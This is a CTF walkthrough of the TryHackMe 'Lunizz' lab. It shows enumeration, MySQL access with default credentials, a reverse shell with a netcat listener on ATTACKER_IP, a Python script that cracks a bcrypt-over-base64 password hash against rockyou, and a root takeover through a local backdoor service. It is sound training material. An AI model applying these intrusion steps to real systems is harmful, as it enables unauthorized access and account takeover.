TryHackMeMedium
TryHackMe - Lunizz CTF
mysqlbcryptbase64reverse-shellprivilege-escalationlinux
Nmap Scan
BASH
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
4444/tcp  open  krb524
5000/tcp  open  upnp
33060/tcp open  mysqlx
Multiple interesting ports open — HTTP, MySQL, and two custom services on 4444 and 5000.
Enumeration
Port 4444 — Base64 Encoded Text
Connecting to port 4444 returned base64-encoded text:

BASH
echo "REDACTED" | base64 -d
REDACTED
Decoded to a password hint — noted for later.
Port 5000

Directory Enumeration
BASH
301      GET        9l       28w      315c http://10.10.10.10/hidden => http://10.10.10.10/hidden/
200      GET      375l      964w    10918c http://10.10.10.10/index.html
200      GET       13l       46w      339c http://10.10.10.10/instructions.txt
200      GET       13l       41w      396c http://10.10.10.10/hidden/index.php
301      GET        9l       28w      317c http://10.10.10.10/whatever => http://10.10.10.10/whatever/
301      GET        9l       28w      323c http://10.10.10.10/hidden/uploads => http://10.10.10.10/hidden/uploads/
200      GET       13l       25w      247c http://10.10.10.10/whatever/index.php
Interesting findings:
/instructions.txt— CTF installation instructions/hidden/— Upload functionality/whatever/— Command execution page
MySQL Access via Default Credentials
The /instructions.txt file revealed default MySQL credentials:
TEXT
Made By CTF_SCRIPTS_CAVE (not real)

Thanks for installing our ctf script

#Steps
- Create a mysql user (runcheck:CTF_script_cave_changeme)
- Change necessary lines of config.php file

Done you can start using ctf script

#Notes
please do not use default creds (IT'S DANGEROUS) <<<<<<<<<---------------------------- READ THIS LINE PLEASE
Connected to MySQL using the default credentials:
BASH
mysql -h 10.10.10.10 -u runcheck -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 464
Server version: 8.0.42-0ubuntu0.20.04.1 (Ubuntu)

MySQL [(none)]>
Enabling the Command Executor
Explored the database and found a toggle to enable command execution:
BASH
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| runornot           |
+--------------------+

MySQL [(none)]> use runornot;
MySQL [runornot]> select * from runcheck;
+------+
| run  |
+------+
|    0 |
+------+

MySQL [runornot]> UPDATE runcheck SET run=1;
Query OK, 1 row affected (0.075 sec)


This toggled the command executor from disabled to enabled:
Before:
After:
Reverse Shell
Used a bash reverse shell through the now-enabled command executor:
BASH
nc -lnvp 6666
listening on [any] 6666 ...
connect to [ATTACKER_IP] from (UNKNOWN) [10.10.10.10] 43518
bash: cannot set terminal process group (828): Inappropriate ioctl for device
bash: no job control in this shell
www-data@lunizz:/var/www/html/whatever$ ls
config.php
index.php
Got a shell as www-data.
Lateral Movement — www-data → adam
Discovering the bcrypt Script
Found an interesting directory with a Python encryption script:
BASH
www-data@lunizz:/proct/pass$ ls -la
total 12
drwxr-xr-x 2 adam adam 4096 Feb 28  2021 .
drwxr-xr-x 3 adam adam 4096 Feb 28  2021 ..
-rw-r--r-- 1 adam adam  273 Feb 28  2021 bcrypt_encryption.py

www-data@lunizz:/proct/pass$ cat bcrypt_encryption.py
import bcrypt
import base64

passw = "wewillROCKYOU".encode('ascii')
b64str = base64.b64encode(passw)
hashAndSalt = bcrypt.hashpw(b64str, bcrypt.gensalt())
print(hashAndSalt)

#hashAndSalt = b'$2b$12$REDACTED'
#bcrypt.checkpw()
Tried su adam with wewillROCKYOU — authentication failed.
Understanding the Hash — Key Learning
The system was using a custom preprocessing pipeline:
PYTHON
bcrypt(base64(password))NOT:
PYTHON
bcrypt(password)This is why standard tools like John The Ripper failed — John tries bcrypt(password) directly, but the stored hash was created from bcrypt(base64(password)).
Custom Cracking Script
Wrote a Python script that mirrors the application's preprocessing:
PYTHON
import bcrypt
import base64

hash_to_crack = b"$2b$12$REDACTED"
wordlist_path = "/usr/share/wordlists/rockyou.txt"

with open(wordlist_path, "r", encoding="latin-1") as f:
    for line in f:
        password = line.strip()

        # Base64 encode candidate before checking (mirrors the app's logic)
        b64_candidate = base64.b64encode(password.encode("ascii"))

        if bcrypt.checkpw(b64_candidate, hash_to_crack):
            print(f"[+] Password found: {password}")
            break
The script correctly found adam's password by replicating the transformation pipeline.
BASH
su adam
Password: REDACTED
adam@lunizz:~$
Security Lesson: bcrypt is strong, but custom preprocessing (base64, md5, string reversal, prefix/suffix) weakens security if the transformation logic is discoverable. Attackers simply adapt their cracking pipeline.
Lateral Movement — adam → mason
Enumerating adam's Home Directory
BASH
adam@lunizz:~$ ls -la
total 5876
drwxr-x--- 5 adam  adam     4096 Mar  1 16:46 .
drwxr-xr-x 6 root  root     4096 Mar  1 15:10 ..
drwxr-xr-x 3 adam  adam     4096 Feb 28  2021 Desktop
drwxr-xr-x 2 adam  adam     4096 Feb 28  2021 Downloads
-rwxrwxr-x 1 mason mason 5692824 Mar  1  2021 runasmason
-rw-r--r-- 1 mason mason     166 Mar  1  2021 .runasmason.conf
-rw-rw-r-- 1 mason mason  280000 Mar  1  2021 runasmason.dat
---------- 1 root  root      862 Mar  1  2021 runasmason_source_code.bak
Finding the Password Hint
Found a hidden archive in adam's Desktop:
BASH
adam@lunizz:~/Desktop/.archive$ cat to_my_best_friend_adam.txt
do you remember our place
i love there it's soo calming
i will make that lights my password

--

https://www.google.com/maps/@REDACTED
The Google Maps link pointed to a location is the PASSWORD:

The password was the location reference — all lowercase, no spaces.
BASH
su mason
Password: REDACTED
mason@lunizz:~$
User Flag
BASH
mason@lunizz:~$ cat user.txt
THM{REDACTED}
Privilege Escalation — mason → root
Discovering Internal Service
Running linpeas revealed an internal service on port 8080:
BASH
╔══════════╣ Active Ports
tcp    LISTEN  0       4096              127.0.0.1:8080           0.0.0.0:*
Exploiting the Root Backdoor
BASH
mason@lunizz:~$ curl http://127.0.0.1:8080/
**********************************************************
*                Mason's Root Backdoor                   *
*                                                        *
*   Please Send Request (with "password" and "cmdtype")  *
*                                                        *
**********************************************************
-------------CMD TYPES-------------
lsla
reboot
passwd
The backdoor accepted POST requests with a password and command type. Using the passwd command type with mason's password changed the root password:
BASH
mason@lunizz:~$ curl http://127.0.0.1:8080/ -X POST -d "password=REDACTED&cmdtype=passwd"
<br>Password Changed To :REDACTED<br>
Then switched to root:
BASH
su root
Password: REDACTED
root@lunizz:/tmp#
Root Flag
BASH
root@lunizz:~# ls
index.php  r00t.txt  snap
root@lunizz:~# cat r00t.txt
THM{REDACTED}
Summary
| Step | Technique | Result |
|---|---|---|
| 1 | Port enumeration | Found MySQL, custom services on 4444/5000 |
| 2 | Default credentials | Accessed MySQL, enabled command executor |
| 3 | Reverse shell | Got shell as www-data |
| 4 | bcrypt + base64 cracking | Moved laterally to adam |
| 5 | OSINT / Google Maps hint | Moved laterally to mason |
| 6 | Internal backdoor service | Escalated to root |
Flags Summary
| Flag | Location | Method |
|---|---|---|
| User Flag | /home/mason/user.txt |
Lateral movement through adam → mason |
| Root Flag | /root/r00t.txt |
Internal backdoor privilege escalation |
Key Takeaways
- Default Credentials — Always check for default/installation credentials in exposed files
- Custom Hash Pipelines — When cracking fails, analyze the hashing code to understand preprocessing steps
- OSINT in CTFs — Google Maps links and contextual clues can reveal passwords
- Internal Services — Always scan for localhost-only services after gaining access
- Backdoor Abuse — Internal management interfaces can be leveraged for privilege escalation